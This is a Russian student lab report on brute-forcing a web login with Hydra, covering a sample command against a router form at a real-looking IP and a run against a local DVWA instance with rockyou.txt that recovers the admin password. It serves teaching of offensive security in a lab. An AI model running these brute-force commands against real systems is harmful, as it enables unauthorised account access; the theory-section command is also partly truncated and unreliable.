

Отчёт по этапу №3 индивидуального проекта

Основы информационной безопасности

Мурашов Иван Вячеславович

Содержание

1	Цель работы	5
2	Задание	6
3	Теоретическое введение	7
4	Выполнение лабораторной работы	9
5	Выводы	12

Список иллюстраций

4.1	Файл со списком паролей	9
4.2	Сайт, с которого получаем информацию о параметрах Cookie . . .	9
4.3	Информация о параметрах Cookie	10
4.4	Запрос Hydra	10
4.5	Результат запроса	10
4.6	Ввод полученного результата в уязвимую форму	11
4.7	Результат	11

Список таблиц

1 Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

2 Задание

1. Реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

3 Теоретическое введение

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [**parasram?**].

Пример работы:

Исходные данные:

- IP сервера 178.72.90.181;
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`;
- В случае неудачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`
- Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log  
-f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=  
username"
```

- Используется `http-post-form` потому, что авторизация происходит по `http` методом `post`.
- После указания этого модуля идёт строка `/cgi-bin/luci:username=USER&password=PASS:Invalid username`, у которой через двоеточие (:) указывается:

- путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на ^{USER} и ^{PASS} соответственно (username=^{USER}&password=^{PASS});
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).

4 Выполнение лабораторной работы

Чтобы пробрутфорсить пароль, нужно сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, я взяла стандартный список паролей `rockyou.txt` для kali linux (рис. 1).




Рис. 4.1: Файл со списком паролей

Захожу на сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra мне понадобятся параметры cookie с этого сайта (рис. 2).




Рис. 4.2: Сайт, с которого получаем информацию о параметрах Cookie

Чтобы получить информацию о параметрах cookie я установил соответствующее расширение для браузера [cookies?], теперь могу не только увидеть параметры cookie, но и скопировать их (рис. 3).




Рис. 4.3: Информация о параметрах Cookie

Ввожу в Hydra запрос нужную информацию. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, найденными в прошлом пункте (рис. 4).

```
(kali@ivmurashov) ~$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&login:H=Cookie:security=medium; PHPSESSID=s1p9iectu5j7hnlh57d4jdss:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-11 16:45:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l1:p:14344398), ~896525 tries per task
```

Рис. 4.4: Запрос Hydra

Спустя некоторое время в результат запроса появится результат с подходящим паролем (рис. 5).

```
(kali@ivmurashov) ~$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username='USER'&password='PASS'&login:H=Cookie:security=medium; PHPSESSID=s1p9iectu5j7hnlh57d4jdss:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-11 16:45:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l1:p:14344398), ~896525 tries per task
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-11 16:46:05
```

Рис. 4.5: Результат запроса

Вводим полученные данные на сайт для проверки (рис. 6).

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

Vulnerability: Brute Force

Login

Username:

Password:

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Рис. 4.6: Ввод полученного результата в уязвимую форму

Получаем положительный результат проверки пароля. Все сделано верно (рис. 7).

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript


Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Рис. 4.7: Результат

5 Выводы

Приобрел практические навыки по использованию инструмента Hydra для брутфорса паролей.